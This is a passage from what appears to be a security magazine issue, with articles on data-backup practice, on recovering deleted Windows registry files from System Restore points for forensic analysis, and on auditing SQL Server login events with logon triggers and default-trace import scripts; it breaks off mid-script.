Categorize your data according to its importance/ availability rating and then back it up or create a copy of it on a separate external hard drive so that the lost data need not be recovered again and again.

Running a data recovery tool on the same hard drive again and again deteriorates the life of the hard disk. Don't wait until data loss happens.

This will save your time and possibly more of your data when it does happen. Keep your information or data where it can be easily accessed.

Know the process for recovery, so you can easily communicate it to the stakeholders involved in the case of a data recovery process to be carried out in an organization. By doing this, you will lessen the stress of the loss and relieve some of the pressure on you.

Suggestions

- Regular and periodic backups need to be taken
- Backups should be monitored. If a backup fails, it should be monitored on a real-time basis and the backup job needs to be immediately reinitiated
- Performing restoration tests of the backup in the test environment to check if the restoration works which will ensure the quality and the assurance of the backup being taken.

ROBUST STRATEGY TO FIGHT AGAINST DATA LOSS DUE TO CLOUD AVAILABILITY ISSUES

- The organization's backup systems and protocols in place
- The organization should identify and approach the Cloud provider who has a business continuity/disaster recovery plan
- An agreement needs to be signed by the organization with the identified Cloud provider which needs to have clauses defining the data recovery strategy, liability for loss, remediation, penalty, SLA, indemnification, exit and termination clauses and other clauses having the legal aspects
- Disposal of the data on the Cloud on exit of either of the parties should also be taken into consideration

SIMPLE TIPS TO BACKUP DATA FOR A SUCCESSFUL RESTORATION

- Identify the data according to its Confidentiality and Integrity
- Classify the identified data
- Identify the solution or the software that needs to be procured for backing up the data
- Identify the vendors and the dealers from whom such solution can be procured at a least price
- Identify the source and the destination of the data to be backed from and to be backed at respectively
- Once the solution is procured, create the policies according to the source and destination of backup identified earlier
- Set up a backup schedule taking into consideration the time at which the operational activities are at halt on a regular basis
- Set a retention period for the backups to be deleted or to be overwritten on completion of this retention period
- Ensure backups that are running regularly in accordance with the determined schedule by monitoring them periodically which may be on a daily basis to avoid data loss
- Check backup reports for error indications or failure
- Test backups on a regular or a periodic basis to ensure data has been accurately imaged and files are intact
- When things do go wrong, restoring the latest backed-up data can increase the likelihood of successful recovery of the data of the organization

I hope that the information in this article would be useful in the long run, even with the emerging technology in the recent future and forever. One should remember that there will always be a way out not only with a hope but also with an appropriate action plan designed to deal with a disaster. Comments and suggestions are always welcome. It will be my pleasure to respond to your valuable suggestions, views and queries. You can always reach me at my linkedin account – in.*linkedin.com/pub/shishir-rajendra-koppikar/47/197/5a6/*.

SHISHIR'S PROFESSIONAL SUMMARY

Shishir is an Information Security Analyst and an Investigator. He has 3.9 years of a blended experience in Information Security, Investigations and Computer Forensics, Incident management and Information systems auditing with a view to increase productivity and at the same time reduce cost by ensuring protection and smooth functioning of the information systems of the organization and its international associates.

He holds a Bachelors Degree in Commerce (specialized in Finance and Auditing) as well as various internationally acclaimed certificates – CEH, ISO 27001 LA, IFS PG Diploma in Cyber Forensics and Cyber Law, Microsoft Certified Professional (Windows XP and Windows Server 2003). He is looking out for a forensic and investigation opportunity in the industry, to serve better as a coherent force in the organization by applying his investigative and analytical thought process to work which can help create a Win-Win situation for the organization.

RECOVERY OF SYSTEM REGISTRY FROM WINDOWS RESTORE POINTS

by Everson Probst

The first items to be considered in a computer forensic analysis of Windows systems are the registries. However, what to do when the registries have been deleted recently? Currently, the most used alternative to solving this problem is attempting to recover files by using methods known as data carver. Nevertheless, there is a simpler and faster method that can help you in recovering these registries. It is the use of the Windows feature called System Restore.

What you will learn:

- How to convert forensic images from E01 format to RAW;
- How to virtualize an operating system from a forensic image;
- How to restore deleted registries by using the system restore feature.

What you should know:

- Familiarity with the FTK Imager;
- Familiarity with Virtual Machines;
- Familiarity with sharing and mapping of devices.

To perform this procedure, you will need to download the following programs:

- FTK Image: *http://accessdata.com/support/product-downloads*
- Java Runtime Environment (For LiveView): *http://www.java.com/es/download/*
- VMware-mount or VMware-vix-disklib: *www.vmware.com*
- VMware player or VMware Workstation: *www.vmware.com*
- LiveView: *http://liveview.sourceforge.net/*
- Shadow Explorer: *www.shadowexplorer.com/downloads.html*

NOTE
Software listed among items 01 and 05 should be installed on the computer of the examiner in the exactly same order they appear in the list above. Software indicated at line 06 will be installed only in the forensic image after being virtualized.

INTRODUCTION

Windows operating system registries are fundamental items in all kinds of computer forensic analysis. With them, the examiner will be able to determine the exact version of the system and its applications, to know the original computer settings, the main programs and documents accessed, and even know which external devices (cell phones, flash drives, memory cards, etc.) were used on the computer.

However, more and more computer users have been concerned with the performance of their systems and, in most cases, they use automatic systems maintenance tools to maintain or improve this performance. These tools, in addition to delete browsing history and cache of other resources, clean “obsolete” registries.

A fairly simple, yet unusual way to recover these deleted registries is to use the system recovery feature or restore point, as it is known, present in the Windows operating systems.

WHAT IS THE SYSTEM RESTORE

System Restore is a Windows feature present in XP versions and higher. It allows the user to change (reset) the computer settings for specific Restorations Points.

A Restore Point is a container created by the operating system with a copy of the registry files, recent documents, emails, lists of bookmarks and browsing history. It can be created automatically by the operating system itself when the user install some kind of application or it can be created by the user himself. As such procedure deals with the analysis of this feature, no detail on how it can be created will be given.

System Restore Point files are stored on the disk drive that has this feature enabled, within System Volume Information directory. This directory is hidden for user and is protected by the operating system.

The user cannot directly access data stored within a Restore Point. To open this container, the user must use an appropriate tool, such as the Shadow Explorer, which we will use in this tutorial.

HOW THIS CAN HELP US

From the analysis of system registries, it is possible to get several information about the computer examined and about the latest actions of the user. Sometimes, however, the computer user employs resources to delete obsolete registries. This cleaning action can be made only for reasons of performance or, even, as anti-forensic method.

This procedure presents techniques through which the examiner can recover deleted registries with content relating to past dates of the computer.

Through this, it is not only possible to get past information spontaneously deleted by the system, such as the latest files handled (such as information that used to be replaced by new ones very quickly), but it is also possible to retrieve information intentionally deleted by users, such as registries about external drives connected to the computer.

This seems to be a quite simple task. However, the problem that motivates this tutorial is the fact that a Restore Point can only be opened by performing a specific software on the computer being analyzed. Accordingly, we will teach you a way to boot the OS from a forensic image using virtualization resources.

This tutorial starts from the phase of data analysis of a forensic image. Therefore, prior technical knowledge is required on acquisition, chain of custody and data preservation.

In addition, this tutorial is divided into three parts. The first part deals with the preparation (format conversion) of the forensic image, the second part is about how to virtualize the forensic image and the third part is about how to locate and export the system registries from the Restore Points.

PART 01 – FORENSIC IMAGE CONVERSION

The first thing you should know is that this procedure works only with RAW images, i.e., if you have an image in E01 format, for example, you will have to convert it to RAW format. As this is very important and at the same time quite common, we will show you how to do that.

Open the FTK Imager program, click on the “File” menu and then on “Create Disk Image ...”




Figure 1. *Beginning of the conversion*

On the next screen choose “Image File” and click “Next”.




Figure 2. *Selection of Image E01*

Then choose the forensic image in E01 format that you want to convert to RAW.




Figure 3. *Selection of Image E01*

On the next screen, choose “Add”, as shown in the figure below.




Figure 4. *Beginning of the conversion*

The next screen is to choose the type of image that should be generated. In our case, we need an image in RAW format and that’s why we are doing the conversion. Therefore, select the option “Raw (dd)” and proceed.



Figure 5. *New image setting*

Then the information about the new image must be provided, such as “Evidence number”... This step is not necessary for carrying out the procedure. So, just go ahead.

The next screen is very important. Here, choose the location where the new image must be created, the name of the new image and the size of each fragment (to this procedure we recommend to mark this option to 0). Before clicking “Finish”, make sure the screen is configured as shown in the figure below:




Figure 6. *New image setting*

To conclude, FTK will return to the initial screen where the options “Precalculate progress Statistics”, for us to have an indication of the remaining time of conversion, and “Verification images after they are created” should be chosen. Then, click “Start”.




Figure 7. *New image setting*

After generating the new forensic image, close the FTK Imager program.

PART 02 – VIRTUALIZATION OF THE RAW IMAGE

To virtualize the RAW image and have your operating system initialized, you must install the programs listed at the beginning of this tutorial in the exactly same order they appear in the list.

First, run the program LiveView. Choose the minimum size of RAM required for the operating system installed on Forensic Image. Try to set the date in the “System Time” for a value next to the date and time of collection (this helps prevent potential failures of programs and drives caused by issues of expiration of license), and choose the version of the operating system installed on the image.




Figure 8. *Startup configuration*

Note: To know the minimum size of RAM check with the manufacturer of the operating system.

Note: To find out which operating system is installed in a forensic image, open the image in the FTK Imager, locate the SOFTWARE registry file placed in C:\Windows\System32\config and export this file. Open it in the REGEDIT or in any other registry interpreter program and locate the key Computer\HKEY_CURRENT_CONFIG\Microsoft\Windows NT\CurrentVersion.

At “Select Your Image or Disk”, choose “Image File(s)” and click on the “Browser” button to select the newly converted image to RAW format.




Figure 9. *Selection of RAW image*

At “Select Output Directory For VM Config Files”, select the location where the configuration information should be recorded. This location will be used for modification cache of the virtual machine manager, so that the image remains unaltered.




Figure 10. *Program configuration directory*

To conclude, choose the option “Launch My Image” and click on “Start”.




Figure 11. *Virtualization Startup*

Note: Besides the option “Image File(s)”, LiveView allows you to virtualize operating systems from a disc mounted on the computer of the examiner, to do so just choose “Physical Disk”. This observation is important because one factor that may imply in failures in the virtual machine configuration is the incomplete installation of WMWare image virtualization package. Sometimes this package indicates that it has been installed correctly when in fact it has not happened. If when clicking on the “start” button shown on the screen above the LiveView displays an error or failed message while mounting the image, try to re-run the procedure, mount the forensic image with the function “Image Mounting...” of the FTK Imager, choose the option “Physical Disk” on LiveView and select the newly mounted drive.

By clicking on “Start”, the following message can be shown. In this case, click on “Yes”.




Figure 12. *Confirmation of image protection*

At this point, the program LiveView will prepare the necessary settings for operating system virtualization present in forensic image and will automatically open the program VMWare with the virtual machine configured. Wait for automatic startup of the operating system.




Figure 13. *Virtual machine startup*

Note: Some images may show startup errors in this step. The most common errors can be solved by using the Windows installation CD on the same version of the system installed on the virtualized image, including the processing technology (32 or 64 bits). If this procedure is necessary, it is important to highlight that the current operating system registries present in the forensic image can be completely updated, especially with regard to the hardware configuration. However, it will not cause damages to the procedure once the registries we will export are those protected and encapsulated by Restore Points and reflect the status of the computed in past dates.

PART 02 – RESTORING AND EXPORTING REGISTRIES

After boot the virtual machine, transfer into it the Shadow Explorer program installer. Once installed, run the program.

On the main screen of the program, choose the drive “C:”, as shown in the following figure.




Figure 14. *Drive’s choice*

Next to “C:” drive there’s a dropdown box with the date of the oldest Restore Point. Click on the arrow to see all the possible dates.




Figure 15. *Choice of date for restoration*

When a date is chosen, all the drive file structure is updated with the settings and files saved in the corresponding Restore Point. Therefore, to recover registries of the system with status in 10/29/2013 at 12min-46sec., for example, just click on that date and navigate to the directory C:Windows\System32\config.




Figure 16. *Choice of date for restoration*

Note that the main system registries are within that directory with date modified in 10/29/2013, i.e., its content represents a previous status of the computer analyzed.

Note: User registries are typically stored in the root directory of each computer user (%USERPROFILE%) named NTUSER.DAT.

To export the desired registries files, just right-click on them and select the option “Export”.




Figure 17. *Export of registries restored*


Done! Now you can choose all dates of restore points that you want to analyze and export all registries needed for review.

Note: In addition to system and user registries, you can restore the recent files recorded in Restore Points that were later deleted from its original directory. To do so, simply follow the same steps throughout this tutorial.

CONCLUSION

Based on the result of this procedure we can conclude that the feature of System Restore is a great ally of the forensic examiner in the recovery of deleted registry files or older date relating the computer and the users.

ABOUT THE AUTHOR



Everson Probst is majored in Information Systems and is specialist in computer forensic, disputes and litigation. Guest Professor of the postgraduate course in computer forensics at Mackenzie, he has also taught at Faculdade Paulista de Engenharia – Instituto Brasiliano, Faculdade Paulista de Direito – EPD, Faculdade Impacta de Tecnologia – FIT and Faculdade Getúlio Vargas – FGV, in courses directed to Legal Experts throughout Brazil in partnership with AMCHAM and BSA. Senior consultant in computer forensic and electronic fraud investigations at Deloitte Touche Tohmatsu and member of the Research Committee for Standardization of Forensic Sciences ABNT/CEE-137 (Brazilian Association for Technical Standards) and ACFE (Association of Certified Fraud Examiners). LinkedIn: http://www.linkedin.com/pub/everson-probst/23/137/1b.

AUDITING LOGIN RELATED EVENTS IN SQL SERVER

by David Zahner

In this article I will be exploring different methods of tracking and storing the login events that take place on your SQL Server as well as some ideas as to what to do with the information once gathered. With the exception of the extended events example which will only work with SQL Server 2008 and above, the other methods outlined will work with all versions and editions from SQL Server 2005 and beyond.

What you will learn:

- Different ways of logging security events
- Ideas of how to alert on different events

What you should know:

- Your SQL Server could be under constant attack
- SQL Sever provides several methods of tracking failed and successful login events as well as many security related events
- You can create alerts based on these events to proactively deal with these possible security situations

Logging and reviewing the login events on SQL can provide you with insight into what accounts are in use, what hostnames are accessing the system, and how many failures are occurring which could indicate anything from employees attempting to access classified data to a more sophisticated hacking attempt. Something to note here is that if you implement any of these process to capture data, you should also establish a proper process to purge this data when not needed. Depending on the environment, any of these methods could cause substantial database growth and in turn, can negatively impact your entire system or bring your server down.

SERVER-LEVEL TRIGGER

Disclaimer/ Warning: a misconfigured server-level logon trigger can cause all logons to fail so please ensure that your script works and test it several times in an environment other than production, in such cases you can login using the dedicated admin connection which doesn't fire server-level triggers and then disable/ drop the problem trigger. The server-level trigger is a quick and easy way of tracking these events since they happen at that level with each login attempt. There are a few variations of this trigger, one which uses the `DMV sys.dm_exec_connections` and one that uses the `EVENTDATA()` function; each one of these methods offers different information as well as pros and cons so although I am providing examples of each, I suggest looking more into the details of each one to determine which one best suits your needs. When using `sys.dm_exec_connections`, you would create a trigger such as this

which will create the logging table if it doesn't exist and populate it once created (you would want to create some indexes on the table, but that depends on how you will be querying it and is outside the scope of this article). I also don't normally create user tables in the master database, but have seen issues with the existence check when placing the table in user databases which in turn causes an error condition and leads to a broken server-level Logon trigger causing issues for every login attempt. Server-level trigger using `sys.dm_exec_connections`: Listing 1.

You can also add filters on particular logins and/or any other fields that you want to restrict the logging to very easily as in the example below which logs users connecting with SSMS using the sa login: Server-level trigger using sys.dm_exec_connections and filtered on SSMS and the sa login: Listing 2. Server-level trigger using `EVENTDATA()` function to limit SQL Server Management Studio connections to only come from the local machine: Listing 3.

DEFAULT TRACE

The default trace captures a whole lot of good information (including failed login attempts), but can roll over quickly on a busy server since the trace file logs activity using a round-robin/ looping process in trace files that are capped so that when the most recent file reaches the maximum size, it will start to write over the oldest file. So if you have the space, you can import the default trace into a table for further archival, review, and analysis. This data will accumulate extremely rapidly so please ensure you are prepared for the database growth

Listing 1. *Server-level trigger using sys.dm_exec_connections*

```
Create Trigger Audit_Logins
On All Server
For LOGON
As
Begin
   If Object_ID('master.dbo.Login_Audit') Is
Null
   Begin --Create table if it does not exist
      Create Table [master].dbo.Login_Audit
(LoginDate DateTime, SysUser VarChar(10), Host
VarChar(150),
         IPAddress VarChar(50), ApplicationName
VarChar(500))
   End

   If Object_ID('master.dbo.Login_Audit') Is Not
Null --Double check table existence
   Begin
      Insert Into [master].dbo.Login_Audit
(LoginDate, SysUser, Host, IPAddress,
ApplicationName)
      Select GetDate(), Suser_Sname(), Host_
Name(), c.client_net_address, App_Name()
      From sys.dm_exec_connections c
      Inner Join sys.dm_exec_sessions s on
c.session_id = s.session_id
      Where c.session_id = @@spid And s.is_user_
process = 1 --Filter out system processes
   End
  End --Trigger
  Go
Enable Trigger Audit_Logins On All Server
Go
```

Listing 2. *Server-level trigger using syc.dm_exec_connections and filtered on SSMS and the sa login*

```
Create Trigger Audit_SA_Logins
On All Server
For LOGON
As
Begin
  If Suser_Sname() = 'sa' And App_Name() Like
'%Management Studio%'
    Begin
      If Object_ID('master.dbo.SA_Audit') Is
Null
      Begin --Create table if it does not exist
         Create Table [master].dbo.SA_Audit
(LoginDate DateTime, SysUser VarChar(10), Host
VarChar(150),
            IPAddress VarChar(50),
ApplicationName VarChar(500))
      End

      If Object_ID('master.dbo.SA_Audit') Is Not
Null --Double check table existence
      Begin
         Insert Into [master].dbo.SA_Audit
(LoginDate, SysUser, Host, IPAddress,
ApplicationName)
         Select GetDate(), Suser_Sname(), Host_
Name(), client_net_address, App_Name()
         From sys.dm_exec_connections c
         Inner Join sys.dm_exec_sessions s on
c.session_id = s.session_id
         Where c.session_id = @@spid And s.is_
user_process = 1 --Filter out system processes
      End
   End
  End --Trigger
  Go
Enable Trigger Audit_SA_Logins On All Server
Go
```

Listing 3. *Server-level trigger using EVENTDATA () function to limit SQL Server Management studio connections to only come from the local machine*

```
Create Trigger Only_Allow_Local_SSMS
On All Server
For LOGON
As
Begin

Declare @data XML
Set @data = EVENTDATA()

Declare @AppName sysname
       ,@LoginName sysname
       ,@HostName sysname


Select @AppName = [program_name]
From sys.dm_exec_sessions
Where session_id = @data.value('(/EVENT_
INSTANCE/SPID)[1]', 'int')

Select @LoginName = @data.value('(/EVENT_
INSTANCE/LoginName)[1]', 'sysname')
      ,@HostName = @data.value('(/EVENT_IN-
STANCE/ClientHost)[1]', 'sysname')
If (@AppName Like '%Management Studio%')
And (@HostName Not Like '%local_machine%')
--And @LoginName in ('sa')
Begin
     RollBack; --Disconnect the session
End
End;
```

Listing 4. *Table definition for default trace*

```
Use [<YourDatabase>]
Go

Create Table [dbo].[DefaultTrace](
   [id] [bigint] IDENTITY(1,1) NOT NULL,
   [ServerName] [varchar](512) NOT NULL,
   [StartTime] [datetime] NOT NULL,
   [EndTime] [datetime] NULL,
   [EventClass] [int] NOT NULL,
   [EventSubClass] [int] NOT NULL,
   [EventSequence] [bigint] NOT NULL,
   [TextData] [varchar](max) NULL,
   [DatabaseID] [int] NULL,
   [DatabaseName] [varchar](512) NULL,
   [NTUserName] [varchar](512) NULL,
   [NTDomainName] [varchar](512) NULL,
   [ApplicationName] [varchar](512) NULL,
   [LoginName] [varchar](512) NULL,
   [HostName] [varchar](512) NULL,
   [Success] [int] NULL,
   [Error] [int] NULL,
   [SPID] [int] NULL,
   [ObjectID] [int] NULL,
   [ObjectName] [varchar](512) NULL,
   [ObjectType] [int] NULL,
   [SessionLoginName] [varchar](512) NULL,
   [TargetUserName] [varchar](512) NULL,
   [DBUserName] [varchar](512) NULL,
   [LoginSid] [image] NULL,
   [TargetLoginName] [varchar](512) NULL,
   [TargetLoginSid] [image] NULL,
   [BinaryData] [image] NULL,
   [TransactionID] [bigint] NULL,
   [LineNumber] [int] NULL,
   [ClientProcessID] [int] NULL,
   [Duration] [bigint] NULL,
   [Reads] [bigint] NULL,
   [Writes] [bigint] NULL,
   [CPU] [int] NULL,
   [Permissions] [bigint] NULL,
   [Severity] [int] NULL,
   [IndexID] [int] NULL,
   [IntegerData] [int] NULL,
   [NestLevel] [int] NULL,
   [State] [int] NULL,
   [Mode] [int] NULL,
   [Handle] [int] NULL,
   [FileName] [varchar](512) NULL,
   [OwnerName] [varchar](512) NULL,
   [RoleName] [varchar](512) NULL,
   [ColumnPermissions] [int] NULL,
   [LinkedServerName] [varchar](512) NULL,
   [ProviderName] [varchar](512) NULL,
   [MethodName] [varchar](512) NULL,
   [RowCounts] [bigint] NULL,
   [RequestID] [int] NULL,
   [XactSequence] [bigint] NULL,
   [BigintData1] [bigint] NULL,
   [BigintData2] [bigint] NULL,
   [GUID] [uniqueidentifier] NULL,
   [IntegerData2] [int] NULL,
   [ObjectID2] [bigint] NULL,
   [Type] [int] NULL,
   [OwnerID] [int] NULL,
   [ParentName] [varchar](512) NULL,
   [IsSystem] [int] NULL,
   [Offset] [int] NULL,
   [SourceDatabaseID] [int] NULL,
   [SqlHandle] [image] NULL,
   [PlanHandle] [image] NULL,
CONSTRAINT [PK_DefaultTrace] PRIMARY KEY
CLUSTERED
(
   [StartTime] ASC
)WITH (PAD_INDEX = OFF, STATISTICS_NORECOMPUTE =
OFF, IGNORE_DUP_KEY = ON, ALLOW_ROW_LOCKS = ON,
ALLOW_PAGE_LOCKS = ON) ON [PRIMARY]
) ON [PRIMARY] TEXTIMAGE_ON [PRIMARY]
Go
```

and have some kind of archival/ purge process in place so you do not run your system out of space.

You will first need to create a table to import the data to. The below table creation script can be used by changing the "Use" statement to include your preferred database name, but note that I have included all of the columns, however you can and should limit your process to only those fields that you care to track. I have also created the clustered index on the StartTime column, but you should determine the best clustered index for you based on your usage.

Table definition for default trace: Listing 4.

Once you have the table crated, you can simply create a SQL Agent job to run the below script every couple of minutes based on how busy your server is. Once again you will need to change the "Use" statement to include your preferred database name and note that I have the import process filtering out objects in tempdb since this activity will add unnecessary noise as temporary objects are created and dropped as part of normal processing that occurs on the server; you can add and remove criteria as you determine what you want to keep.

Script to import default trace events into a static table: Listing 5.

With regard to login events, the default trace only contains the failed login attempts so one way you can use this information is to schedule a SQL Agent job to query the table and send an alert that contains the pertinent information if the failed login attempts in the past hour exceed say 60 as an ex-

Listing 5. *Script to important default trace events into a static table*

```
Use [<YourDatabase>];

Declare @Date DateTime
Select @Date = Max(starttime) From DefaultTrace

Insert Into DefaultTrace
Select
ServerName,
StartTime,
EndTime,
EventClass,
IsNull(EventSubClass, 0),
EventSequence,
TextData,
DatabaseID,
DatabaseName,
NTUserName,
NTDomainName,
ApplicationName,
LoginName,
HostName,
Success,
Error,
SPID,
ObjectID,
ObjectName,
ObjectType,
SessionLoginName,
TargetUserName,
DBUserName,
LoginSid,
TargetLoginName,
TargetLoginSid,
BinaryData,
TransactionID,
LineNumber,
ClientProcessID,
Duration,
Reads,
Writes,
CPU,
[Permissions],
Severity,
IndexID,
IntegerData,
NestLevel,
[State],
Mode,
Handle,
[FileName],
OwnerName,
RoleName,
ColumnPermissions,
LinkedServerName,
ProviderName,
MethodName,
RowCounts,
RequestID,
XactSequence,
BigintData1,
BigintData2,
[GUID],
IntegerData2,
ObjectID2,
[Type],
OwnerID,
ParentName,
IsSystem,
Offset,
SourceDatabaseID,
SqlHandle,
PlanHandle
From fn_trace_gettable((Select path From sys.
traces Where is_default = 1), default)
Where
StartTime > IsNull(@Date, DateAdd(YY, -1,
